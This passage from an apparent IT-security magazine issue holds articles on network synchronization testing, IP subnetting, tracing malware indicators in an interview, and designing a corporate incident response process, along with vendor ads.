


**Figure 6.** Open-loop and closed-loop synchronization tests: (a) Open loop test. The reference is derived from the signal to be tested. (b) Closed loop test: The reference is an external signal, usually from a GPS receiver or an atomic clock

The special feature of synchronization tests is that the equipment to be tested is already generating a supposedly accurate timing signal. Of course, testing how good this signal is the purpose of the test but sometimes an acceptable reference signal can be derived data flow to be tested. This is called a *closed loop* test (see *Figure 7*). The typical case arises when the data flow is degraded with jitter or packet delay variation due to variable switching time in the transmission path or some other reason. Phase impairments caused for this reason are often fast enough to be filtered out by an efficient clock

recovery block. The “clean” clock can be then compared with the received phase to get information about the impairment.

Some other impairments are more difficult to assess. For example, a temporary reference loss event in a PTP master causes slow phase changes that might be noticed for hours or even days. These long term phase impairments cannot be filtered out by the clock recovery circuitry and the only way to see them is to use a clock reference external to the system. This second test setup is known as open loop test. The external reference could be either a *Global Navigation Satellite System* (GNSS) derived signal or a reference derived from an atomic clock. Rubidium atomic clocks are often for this purpose used but, currently, chip scale atomic clocks are becoming popular for metrology applications due to its small size and weight.



**Figure 7.** Slow phase impairment measurements are based on MTIE, TDEV and other metrics specifically defined for packet-based synchronization. These tests often require hours or days of continuous comparison between the test signal with and an accurate external timing reference

The conclusion to the previous explanation is that the correct test configuration in phase or frequency tests depends on the nature of the impairment to be measured. For jitter (fast phase impairment), it is possible to use a closed loop setup but wander (slow phase impairment) requires an open loop setup and an external reference. The same test procedures are valid both for PTP and Synchronous Ethernet but due to the immunity of the latter to packet delay variation, the focus of Synchronous Ethernet tests is normally wander.

## SYNCHRONIZATION FORENSICS

It is sometimes assumed that network problems are more related with the information carried by the network than with the timing associated with this information. This paper shows that this is not always correct. Reported problems with handover performance in cellular networks are by no means unique. Many servers and transmission equipment responds in a different way depending on the timing of the received messages.

PSN synchronization has been designed to provide valuable information to the network administrator about performance. This information is suitable both for permanent monitoring and troubleshooting, including forensics applications. The data flows that can be used with this purpose are the following:

- *Announce message flow.* Announce messages are generated by PTP masters to announce their capabilities to the network. Any state modification in the master is signalled through this message.
- *ESMC Synchronous Ethernet flow.* This flow carries information about the synchronization embedded in the interface using the encoding defined in ITU-T G.781.

If there is any state change one network involving a temporary or permanent loss of performance, it will be communicated through the corresponding Announce (PTP) or ESMC (Synchronous Ethernet) messages. If this information is recorded, it can be used for troubleshooting.

Correlation of synchronization records with classical Key Performance Indicators (KPIs) like the call drop probability is another potentially valuable information source. It might even be convenient to stress the network by means controlled impairment generation to learn about the network dynamics and see how the interaction between synchronization accuracy and quality of service is. Some of these tests are defined in international standards as tolerance tests.

Finally, *Sync* packet flow and the latency estimation flow (PTP) or the line frequency (Synchronous Ethernet) are obvious parameters to consider but we have studied that measurements based on them require dedicated equipment with hardware time stamping and often precise clock references.

## ABOUT THE AUTHOR

---

*Francisco J. Hens (francisco.hens@albedotelecom.com) is a technology senior specialist at ALBEDO Telecom SL. He holds a B.Eng. and an M.A. in Telecommunications from the Universitat Politècnica de Catalunya and 15 years of professional experience in the Test & Measurement sector. He has worked in local and extended area network applications. His areas of interest include most of the technologies currently deployed in the field for triple play, voice, video and data applications: TCP/IP architecture and routing, MPLS, Ethernet and Gigabit Ethernet, SDH, ATM, DSL and Triple Play. He has published articles, white papers and three books about these subjects.*

---

UPDATE  
NOW WITH  
**STIG**  
AUDITING

“ IN SOME CASES  
**nipper studio**  
HAS VIRTUALLY  
**REMOVED**  
the **NEED FOR** a  
**MANUAL AUDIT** ”  
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at [www.titania.com](http://www.titania.com)



[www.titania.com](http://www.titania.com)

# RELIEVING SUBNET MISERY

by Eric Vanderburg

IP addressing is essential for any IT professional. Why then is subnetting, a component of IP addressing, so often avoided? Subnetting is seen as an advanced, more difficult TCP/IP topic because of the math, formulas, and binary that is associated with it, but subnetting can become easy with the knowledge of a few simple steps. You will also find that it is a valuable skill for anyone in IT and a skill often tested on certification exams such as the Cisco Certified Network Associate (CCNA).

## What you will learn:

- What subnetting is
- How to determine the network number for an IP address and mask
- How to determine the subnet mask that will give the desired hosts and networks


## What you should know:

- TCP/IP basics
- Why you would want to subnet

Subnetting does not have to be hard and you do not need to be a math guru to do it. This guide presents a simple method to subnet in less than sixty seconds that will make the process seem simple. First, what is subnetting? Subnetting allows a single address space to be divided up into multiple networks. This makes it easier to manage and can improve both performance and security on a network. Small sites may require only a few of the available addresses from even a class C license. Point to point WAN links only require 2 addresses but must reside on their own network. Without subnetting, a separate address range would have to be purchased for each site or WAN link resulting in a large number of wasted addresses and an inefficient use of resources.

There are various subnetting tools available for those setting up a network. One such tool is Wildpackets IP Subnet Calculator available at WildPackets.com. However, it is distracting to switch between a program and the calculator when doing regular tasks. Also, once you learn a few quick methods you will be able to subnet so quickly that the task of entering subnet information into a calculator will seem laborious.

Computers use the subnet mask for an IP address to find which network the address resides in. The mask and IP address are combined in a process known as “Binary ANDing”. The process works like this: Computer A wants to send data to computer B. A will find the network address for B by ANDing B’s IP address and subnet mask and comparing it with its own which is also obtained by the same process. At this point, most people resort to converting everything to binary and everyone gets confused. Let’s avoid that by using this simple method.



**Figure 1.** Binary ANDing scheme

## FINDING THE NETWORK NUMBER

The first step is to look at the subnet mask. Each number in between periods is referred to as an octet. We need to find the significant octet because that is where we will focus our attention. The significant octet is the number that is neither 255 nor 0. In this case it is the fourth octet where you see the number 240. There are 256 possible numbers in each octet numbering from 0 to 255. Take 256 and subtract the number in the significant octet from it. ( $256 - 240 = 16$ ) This number can be used to find the network and broadcast addresses for this IP. The first address, called the network address, is how we uniquely identify this group. The last address in the network is called the broadcast address. This address is used to send data to all computers in the network. Now that we have the number 16 we are ready to move to the next step.

Next, look at the significant octet for A's IP address. Remember that the fourth octet was significant so the number we look at is 11. Ask yourself how many times 16 goes into 11. 16 goes into 11 zero times. Take  $16 * 0$  and you get 0. Now combine this with the rest of the address and we have our network address. 192.169.5.0. Let's take a look at B. B has the same subnet mask so we can skip step 1. Step 2 asks how many times 16 goes into 19. The answer is 1 so we take  $1 * 16$  and get 16. The network address for B is 192.169.5.16.

With these two numbers we can see that host A and B are in different networks so they require a router to communicate. Our diagram shows that we were prepared for this. If we had assigned a number of addresses to hosts in the same segment using addresses from multiple networks, they would not be able to communicate without the router. Also hosts separated by routers must be on different networks. Finding the network number is the skill you will use most often when maintaining a network or troubleshooting issues.

## DETERMINING THE SUBNET MASK

When setting up an IP addressing scheme, you will want to know how many networks you can create and how many hosts will be in each network. A standard class C subnet mask without subnetting looks like this 255.255.255.0. The standard subnet mask allows 254 hosts in one single network. Each octet represents 8 binary digits. Each digit can be a 1 or a 0. 1's represent network bits and 0's host bits. Subnetting takes some host bits and turns them into network bits, dividing that one network into many networks with fewer hosts on each.

**Table 1.** IP Address Classes

Class A	0.0.0.0	127.255.255.255
Class B	128.0.0.0	191.255.255.255
Class C	192.0.0.0	223.255.255.255

The number of networks and hosts we can create depends on what class of address license we have. Licenses can be class A, B, or C. See Table 2 for the IP address ranges for classes A, B, and C. In class C addresses the first 3 octets are always used for network identification. An octet with all network bits has a value of 255. With 3 octets for networks, one is left for hosts. We can only steal host bits. Notice that we steal bits but I have only mentioned octets. There are 8 bits in each octet. Class B licenses allocate 2 octets or 16 bits to hosts and class A allocate 3 octets with 24 bits for hosts.

Let's find the subnet mask we would need if we want 5 networks given a class C license. Borrowing one bit from the 8 available would provide 2 networks but the first and last networks are unusable so we need to borrow more. If we steal 2 bits, we have 4 networks and 2 usable networks because we still cannot

use the first and last. Each time we borrow another bit, the number of networks double and the usable networks is simply the number of networks minus 2. We must borrow 3 bits to obtain 5 networks. We will actually have 6 usable networks of which we will use 5. ( $2^3 = 8 - 2 = 6$ ) If we borrow 3 bits for subnets there will be 5 bits left over for hosts because there are 8 bits in the octet. Each network will support  $2^5 - 2$  hosts which equals 30 hosts. We subtract 2 because we have to allot for the network and broadcast addresses.

**Table 2.** *Borrowing 3 bits*

128	64	32	16	8	4	2	1
1	1	1	0	0	0	0	0

Borrowing 3 bits changes three 0's in the last octet of our subnet mask to 1's. Each binary bit as a value. Add the values in each place where you see a 1 to get the value for the last octet in the subnet mask.  $128+64+32 = 224$ . Combine this together with the first 3 octets to get 255.255.255.224. Remember that the first 3 octets are used for network identification so they are entirely composed of network bits or 1's. An entire octet of 8 binary 1's adds to 255. Check the chart if you are in doubt.

## FINDING SUBNETS AND HOSTS

We can work backwards to find the number of hosts and subnets from a subnet mask that has already been created. In our network example we used the address 192.169.5.11 with a subnet mask of 255.255.255.240. From the table above we see this is a class C address. We can find how many bits were stolen by converting the decimal number 240 from the subnet mask to binary. We only need to look at the last octet because the first 3 are used for network identification and thus are unusable. Here is a conversion chart for the binary conversion.

**Table 3.** *Binary conversion chart*

128	64	32	16	8	4	2	1
-----	----	----	----	---	---	---	---

To begin, start filling adding the numbers together from left to right until you get to 240. Place a 1 in each slot where you added a number. For example,  $128+64+32+16 = 240$  so the first four bits are 1's. The rest become 0's. Counting the host and subnet bits in this octet gives us 4 subnet bits and 4 host bits.

**Table 4.** *240 in binary*

128	64	32	16	8	4	2	1
1	1	1	1	0	0	0	0

Now we use two formulas to find the available subnets and hosts using the number of bits for each. The number of subnets equals 2 raised to the power of the number of subnet bits minus 2.  $2^4 = 16$  and  $16-2 = 14$ . Almost the same formula is used for the host bits of which we also have 4. Take 2 and raise it to the power of the number of host bits and subtract 2 so the answer is 14 again. Our subnet mask 255.255.255.240 will support 14 subnets each with 14 hosts.

It helps to know the powers of 2 when working with computers. For reference, here is a chart listing the powers of 2 up to 10.

**Table 5.** *Powers of 2*

$2^0$	$2^1$	$2^2$	$2^3$	$2^4$	$2^5$	$2^6$	$2^7$	$2^8$	$2^9$	$2^{10}$
1	2	4	8	16	32	64	128	256	512	1024



These “magic numbers” should look familiar to you because they crop up all the time when working with computers. For example, the number of colors supported with 16-bit color is 65,536 or  $2^{16}$ . RAM modules come in sizes such as 128MB, 256MB, or 512MB. Take a little time to practice the steps above and you will soon be quick at subnetting. Armed with these few tips, subnetting should never stump you again.

## ABOUT THE AUTHOR

---



*Eric A. Vanderburg, MBA, CISSP*

*Director, Information Systems and Security, JurlInnov, Ltd.*

*Eric Vanderburg understands the intricacies inherent in today's technology and specializes in harnessing its potential and securing its weaknesses. He directs the efforts of multiple business units including Cyber Security, eDiscovery, Computer Forensics, Software Development, IT and Litigation Support at JurlInnov, an eDiscovery and eSecurity consulting firm. Vanderburg holds over thirty vendor certifications and is completing a doctorate in information assurance. He has dedicated much of his career to designing and implementing systems, policies and procedures to enhance security, increase productivity, improve communications and provide information assurance. He has been invited to speak at conferences and events on technology*

*and information security and he is active in promoting security and technology awareness through various publications. Look for his latest book, "Storage+ Quick Review Guide", due for publication with McGraw Hill in 2014.*

---

a d v e r t i s e m e n t



**better safe than sorry**  
**[www.demyo.com](http://www.demyo.com)**

# ON THE TRAIL OF BREADCRUMBS

## INTERVIEW WITH JASON BRVENIK, PRINCIPAL ENGINEER, SECURITY BUSINESS GROUP, CISCO

by Robert Vanaman, Ola Kobrzyńska

The key to defeating malware is to determine how it entered and where it went, but this relatively simple concept is complicated by attackers' ability to cover their tracks. To respond, enterprises must look for the trail of "breadcrumbs" left by advanced malware – the subtle, telltale signs of compromise frequently undetected by traditional security defenses focused on more overt indicators, like files matching known malware.

**A**n example of subtle breadcrumbs could be the presence of a specific file in a device's Recycle Bin, which – combined with a modification to the access times of backup system profiles – could indicate a malicious program's attempt to survive a system restore. In this case, either of these events looks innocuous, themselves. Only when correlated according to malware intelligence and files' unique behaviors is the trail of crumbs leading to malicious activity revealed. Armed with the means to automatically gather and analyze such information, defenders are empowered to head-off wider compromises and rapidly return systems to a trusted state.

We asked Jason Brvenik about his opinion on procedures and goals in modern information security systems, as well as discussed the issue of breadcrumbs, their significance and practical usage.

**eForensics: Robi Papi, in an upcoming article in our magazine concerning information security governance and Advanced Persistent Threats (APT), asserts that "The first and most paramount requirement for an effective information security governance program is to set clear and direct objectives and goals." What objective and goals would you recommend organizations institute?**

**Jason:** I go a bit off the common path when recommending top line objectives and goals for information security. I am a big believer that security is a people problem and we cannot hope to resolve this without involving people and their goals in the process. To that end, I think the first four objectives need to be people-focused:

- Empower employees to handle information in a timely and safe manner whenever possible, minimize risk and maximize protection.
- People are the front line. Empower employees to be the eyes and ears of the security organization. Partner with them.
- In partnering with people, we must be transparent about our efforts and goals.
- Accept that there is no perfect solution. Monitoring and partnering will help us bridge the gap and respond effectively.



**JASON BRVENIK, PRINCIPAL ENGINEER, CISCO SYSTEMS, INC.**

As a Principal Engineer in the Office of the Chief Security Architect, Jason Brvenik works alongside Sourcefire founder and Cisco Chief Security Architect Martin Roesch to develop, manage and execute innovative strategies and technologies that prove visionary in addressing the dynamic security needs of large organizations. He does this by leveraging his more than 20 years of extensive experience in systems design, integration and security for both commercial and open market projects.

**Is it possible for organizations to take a proactive approach in eliminating, or at least mitigating, APTs and other threats from ever entering their systems? If so, what would those actions be?**

It is possible to minimize the exposed attack surface but it is not possible to eliminate the threat. Thinking instead about how you will respond when an attack is successful is far more valuable. “What would I do differently if I knew I would be compromised?” is an important thing to ask ourselves early and often. You will discover most often that when you look at the problem as an inevitability, you can change your approach to be both effective at reducing exposure but also create systems that enable effective and timely response.

**If – and some would say it is inevitable – an organization’s IT infrastructure is penetrated by nefarious individuals for disreputable purposes, where would one look first in finding the beginning of the perpetrators’ breadcrumb trail?**

We think in terms of three major phases: Before, During, and After attack. Every system is different and every organization has different assets that are “at risk” – Before the attack, you should be assessing

these things. Where you look first becomes apparent when you accept that compromise will happen and start thinking about how you can detect and respond effectively. There are the obvious sources like audit logs and intrusion events, though these are events that are now over the horizon. You should instead be thinking about how your monitoring has failed and where you will find indicators now, what tools and practices you have for the During and After attack phases and how can you leverage them to get the attackers out of your systems.

**What would you recommend as the best methodology in tracking the breadcrumbs? Are there any specific tools particularly useful in the procedure?**

Motivated and funded attackers spend significant amounts of time tracking and evading common tools and systems. For each point solution you deploy, they hone their craft to make their efforts look normal to that solution. The best way to uncover and track the breadcrumbs is to be able to look at the past in the context of what we know today – to be able to review what was once believed to be acceptable in the context of known unacceptable actions. In this way, you can pull forward indicators and remain current with the most informed set of information. You are now able to address the Before and During phases holistically and can formulate your After responses.

**Have you ever faced the problem of “deceptive” breadcrumbs, which led you to a dead end in your investigation?**

There has never been an investigation that did not have an element of deception. How much deception and how likely you are to fall for it is a function of maturity both on the attacker’s and defender’s side of the fence. Using a scientific method to analyze indicators to bring real crumbs forward is your best tool. You must consistently remind your analysts and responders to form theories based on the information at hand and to test them before drawing any conclusions. You can and should practice these skills and build a corpus of information about normal operations in the process. This will accelerate the process when you are inevitably compromised and may even uncover a compromise in progress.

**Thank you very much for your time.**

**ABOUT THE AUTHOR**

---

*Robert E. Vanaman, Microcomputer Consulting Professional, Beta-tester at eForensics Magazine*  
*Robert has been a microcomputer consulting professional since 1983. He formed his consulting firm MicroTraining in 1985. Here, he designed RDBMSs and their associated programs. He has instructed at the collegiate level for over a decade, and within the business community spanning over a quarter of a century. He has a M.S. degree in Database Systems from University of Maryland University College (UMUC).*

---

**ABOUT THE AUTHOR**

---

*Ola Kobrańska, Editor at eForensics Magazine*  
*Ola is editor responsible for Network Forensics series in eForensics Magazine, working on quality of publications concerning different tools and techniques in network forensics. She has MSc degree in Environmental Protection and is a passionate environmentalist.*

---



**NIGHT LION**®  
S E C U R I T Y

Information Security Risk Management  
24/7 Emergency Incident Response

**1.844.HACK.911**

[www.NightLionSecurity.com](http://www.NightLionSecurity.com)

# CREATING AN INCIDENT RESPONSE PROCESS

by Vincent Beebe

In today's technologically advanced society, our response to events is extremely important. This is never truer than when it comes to assets within a company. There are a lot of tools in place in today's business world to monitor and protect. Unfortunately, in a lot of cases, there is no established process that defines what to do when an alert occurs.

## What you will learn:

- This proposal is intended to provide you with a summary outlook on how to put together an incident response process that is effective, flexible, and the best fit for your environment.

## What you should know:

- This proposal is written from a high level summary point of view. The only information that you will need to know in addition to this article is the technical information specific to each tool designed to create the sub processes that make up your incident response process.

This proposal is intended to help create and maintain an accurate incident response process. This will present a general outline and recommended steps required in creating this process. Depending on your environment you may need to make alterations to sections or individual sub processes to fit your needs.

In today's business world it is not only necessary to have tools in place to help protect your IT assets, but also have trained professionals and a process in place to act on alerts when they occur. This process should be adopted by IT as a whole as well as other departments within your company. Remember, as you are putting this in place to create a review process to allow this to become a dynamic and living process for your company to leverage.

Depending on the size of your network and company you may or may not already have certain tools in place. Some basic procedures in a corporate IT environment are a firewall and a centrally managed antivirus. It is also helpful to have either a network-based IPS/IDS or a host-based IDS/IPS. You may also want to consider a white listing application to help protect against lapses that may exist in your antivirus signatures.

Just to have these technologies and tools in place is not enough. You must also continually monitor and check for necessary updates and failures for updates and related signature files and operation. It is also recommended that you have some centralized logging servers that will greatly enhance your research if you should ever be presented with an event, or series of events, whose history may need to be accumulated.

For the sake of this article, we will assume that there is a firewall in place with host-based antivirus and network based IDS/IPS. It will also be assumed that these protective mechanisms are functioning and alerting. As you continue to develop your incident response process, you will be able to adapt and add other technologies and tools.

Most importantly when putting these processes together, you should ensure having the understanding and the backing of management. Not just management of IT but also management of other departments in the company as a whole. With their support and backing you will be able to effectively enforce and educate the company as a whole on all aspects of the incident response procedure itself, as well as the awareness and procedures to reduce the chances of an asset becoming compromised in the first place.

When you are ready to start this process you need to make a list or an inventory of teams that might be affected in case of a network or system compromise. It's normally a good practice to sit down with these teams and identify a point of contact. If the team is large enough it's always good to have a primary and secondary point of contact. Make sure that you document each one of these names, the departments they work for, and a brief note with accurate numbers on when and where to contact them in case of an alert.

Once you have received this information and the buy-in from your management you can then start to put together the first part of your incident response process. This becomes your escalation list. This list will be your guide on who to contact, how to contact them, and when to contact them. It is also good to label these contacts and escalation points in a way that identifies the severity of the alert. If you have a minor alert that does not require any other notification outside of simple information, there is no reason to escalate this alert beyond the immediate teams affected. There are a number of different ways to lay out the alert levels that you will use. Some people use simple numbers, others use a color-coding system, and others will use a series of words. The system and method that you choose should be one that you feel can be easily communicated, trained, and remembered.

It is suggested that you create three distinct documents. One document should be a quick summary handbook that can easily be distributed to employees. The second document should be one that you distribute to each member of the escalation list. The third document will be more detailed and help guide not only those points of contact within the escalation list on what to do, but also on when and how to communicate to other points within the escalation list. The last piece of documentation that you put together should be web-based. This will allow for the dynamic updating of information regarding processes and procedures in detail, and allow for not only people directly involved with the incident response process, but should also have a summary page to cover the alerts and allow the general user base to gain additional education and have steps laid out on what they should do if they suspect their machine has been compromised.

As you start to lay out your incident response process, it's important for you to understand the tools in place, how they alert, who they alert, and what they do in conjunction with their alerting. As an example antivirus systems can alert at different levels based on the detection made. The actions of that antivirus software are also determined by the settings you choose when setting up the actual client monitoring. From experience I found that when sending out alerts and notifications it is good to be clear and informative in any email, text, or calls being sent. Once you have responded to the initial alert, you may gather detailed information and communication is followed up with recommended action.

Each piece of your incident response process should be kept with clear concise documentation on each tool or alert type and the steps to take with the tool once an alert is detected. Identify what other tools would gather information and in what order. As an example, if your client-based antivirus sends out alert of a browser-based JavaScript exploit that was detected and deleted, it is always good to double check any host-based IPS/IDS or application white listing software to verify that no additional suspicious activity occurred. Also remember there is never one piece of software or hardware that can stop everything all the time. This is the reason it is always good to have an incident response process in place and a guide on how to correlate logs and data to help protect and mitigate your systems and assets against possible compromise.

As you start to create your individual processes for each one of your tools, take in consideration what people or persons will be responsible for the initial alert. This will be the starting point that will determine what actions to take and what teams to engage. This will also help in creating a very knowledgeable

starting point for any alerts that may occur within your environment. It is important to make sure that this person or team continues to stay informed on emerging threats and trained on the newest methods and tools available. This is extremely important with regards to the tools that you are using in your environment.

As we continue on with this discussion, please remember this is an overview and we could sit down and take each piece and going to much more detail on how to create and handle alerts from each tool and how to correlate the information that you seeing. This overview will help in starting a discussion and laying the groundwork for putting together your incident response process.

We have touched on a few topics up to this point and now will go through the entire incident response process and laying it out.

## THE ESCALATION LIST

As we mentioned before, the first step is the escalation list. This list should have two parts. The first part is the escalation of through management chain as the alerts become more severe or more information is gathered and management needs to be notified. The second part of this escalation list should involve different team contacts. This will determine who needs to be contacted by who and when. This list should be included in both the online documentation as well as the documentation distributed to management and team contacts. You do not want to include this list and the standard document to the general user public. The general user document should include only the names and contact numbers that a user needs to contact when they suspect suspicious activity on their device.

It may also be necessary to put some sort of flexibility in your list to allow for consideration of people who may not be available or out of the office for extended periods of time. Also, take into consideration what your response time guidelines need to be in relation to each contact. This will impact whether you need not only a business phone but also possibly a cell phone and possibly an additional email address.

## THE TEAM LIST

This list is a more dynamic list. This information can be contained and referenced a number of ways. As an example if you wanted to have a different person contacted based on the system type that an alert was generated from, you may want to include contact names in a centralized system reference. Another approach could simply be to list all of the different departments and related teams and then list your point of contact under each one.

**Table 1.** Example of team list

Name	Title	Team	Contact number(s)
John Doe	Senior DB Developer	DB Systems	Cell (111)111-1111
Jane Doe	Senior Network Engineer	Network Engineering	Cell (222)222-2222

How you approach this list can vary. It is important to remember that this list will help determine how information is passed, and how teams work together.

## THE INITIAL ALERT

The first part of your incident response process regardless of what tool generates the alert, should lay out a direction on what the initial step should be. This initial step or steps should be written in a generic fashion. Remember that the initial alert can come from any possible monitoring source. Remember also as we go through this process of creating the flow of information, data, and responses, each piece should be written in a modular fashion. In this case the initial steps should be able to point to the detailed response steps of any monitoring tool within a simple guide.

One thing to remember on the initial alert is that other people/teams will be notified when this is triggered. Keeping this in mind, you want to make sure that you send out notification immediately letting those contacts know that this initial alert is being investigated. You do not need an answer to what caused the alert, what was affected, and whether it was successful or not at this time. The initial communication will only let people know that the process has been started and there will be additional notifications as more data is collected.



## THE MODULAR APPROACH

As mentioned in the previous section of the initial alert, you want to take each series of steps for each monitoring and alerting tool and make it modular. This approach should accomplish two things; first, it should allow the process to stand on its own when being used by someone else. This will allow for continued modifications and improvements on that process as events are encountered and the process is used. Second, it should allow this process to easily plug into the incident response process as a whole. This will allow for the addition of new tools, and new steps without the need for rewriting a large portion of the incident response guidelines. You may also want to consider during this phase to create templates for other teams or persons to follow. This will create a common look and feel as well as ensure that the necessary information is captured.

If available, it is always good to include images, graphics, and possibly related internal web links. If you can include graphics or images that help convey a message, it can cut down on excess verbiage with a documented process. This may help in speeding up and streamlining the accurate use of a defined process. In the end, how you choose to communicate the process and ideas within a given sub-process is of your own choosing. As with a number of these approaches within this article there is no one clear-cut way that is good for every environment.

## THE INITIAL STEPS

Once you receive that initial alert it is important to know where to go next. To help with this, it's always good to lay out a model of your environment in a simplified fashion showing where each monitoring tool is located. You may also want to put this together in a diagram to include with the technical documentation of this process. It is also good to remember to make sure that this information is kept secure. Once you've laid this visual image down it should help in developing the steps or processes involved once an alert is triggered. As an example; if your initial alert is from your host-based antivirus client, your next step may be to look at other host-based monitoring and protection software before moving out from the host towards either a system or the border monitoring tools on your network. Also remember that not every tool's log information will be used each time an alert is generated. There may be times where the findings from merely a couple of tools made in the investigative process are all that is needed to reach a resolution.

**Table 2.** Example of summary guide for response to incidents

Initial Alert Origin	Process Document reference	Next Recommended Process(es)	Severity Level	Communication Level
Host AV	AV(link or document name)	HIPS/HIDS, Whitelisting app, Proxy logs, NIPS/NIDS	Yellow	Initial with follow-up
Network IDS/IPS	NIPS/NIDS	Proxy logs, FW logs	Yellow	Initial with follow-up, Monitoring

These first steps are important in the process as a whole. Information gathered at this point in the process will determine what your next steps will be. This is the initial research.

## MITIGATION

Once you have completed your initial steps, you need to determine if any additional steps are necessary for the mitigation of any initial or additional damage. This could easily range from running additional scans on the client, creating blocking firewall rules, creating blocks within a proxy, or possible replacement of the affected asset. When creating this part of the process it is necessary to make sure that you evaluate what steps you are comfortable in taking. It is also recommended at this point that you evaluate an approval process for additional mitigation steps. This will help provide information and perspective from additional parties.

## RESOLUTION

During this section you will determine at what point an event is deemed as resolved. An event can be resolved and there may still be additional detailed investigation pending. An example of this would be the replacement of a hard drive in an affected machine. Regardless of whether there is additional

investigation or information gathering needed, it is good that you lay out the conditions for an event being resolved and the way to historically track these events when it was resolved, how it was resolved, and possibly relating it to a person who marks the event as resolved.

## LESSONS LEARNED

As with any process over passage of time, and a process is used repeatedly, improvements will be identified. This is an important aspect of your overall process as your experience grows and your company grows. As part of the initial training and overall aspect of the incident response process it is important to always note areas that you find that need further improvement. Sometimes, as we create documents and processes, we may tend to take personal ownership of these processes. That part, in itself, is not a bad thing. Taking personal ownership can help motivate a person to ensure that the information they are providing is accurate and thorough. Unfortunately, sometimes people may feel that the information is without error and may never need to be improved. The approach to any document is to look at the process as a whole and to want to continually learn and improve on anything that may have your name on it or associated with it.

## IMPROVEMENT PROCESS

Once an event is resolved, or maybe even just on a regular scheduled basis (as an example, say every quarter) it is good to go through the entire process and look to see if any improvements can be made. I mentioned in the previous section on lessons learned that you may come across parts of each individual sub process that can be improved upon. This is the time you will look at each one of those improvements, implement them, and take some time to see how those changes affect the overall process as a whole. This improvement process should be looked at as an ongoing scheduled event. Even if no improvements can be found while using your incident process as a whole, it is always good to review the entire process. This may be the time to reevaluate technologies being used, how the escalation list may flow, how teams are contacted, and how alerting is handled, as well as many other aspects.

## SUMMARY

I hope this information is useful. This initial look at incident response process is just the tip of the iceberg. Within each section that we've laid out above we can write articles detailing even more steps that can be taken. The main thing when laying out any incident response process is to review and look at different sources, examples, and guides to help you formulate your own. This will allow you to determine the best fit for you, your environment, and your team. Responding accurately, quickly, and as thoroughly as possible is important to keeping your environment secure.

## ABOUT THE AUTHOR

---

*Vincent Beebe is an IT professional with over 25 years IT experience and over 15 years experience in the IT security arena. He has worked on a number of different platforms and has seen the evolution of IT security and its related monitoring tools evolve to what it is today. Vincent is a seasoned IT professional and has worked in a number of different industries throughout his IT career.*

---



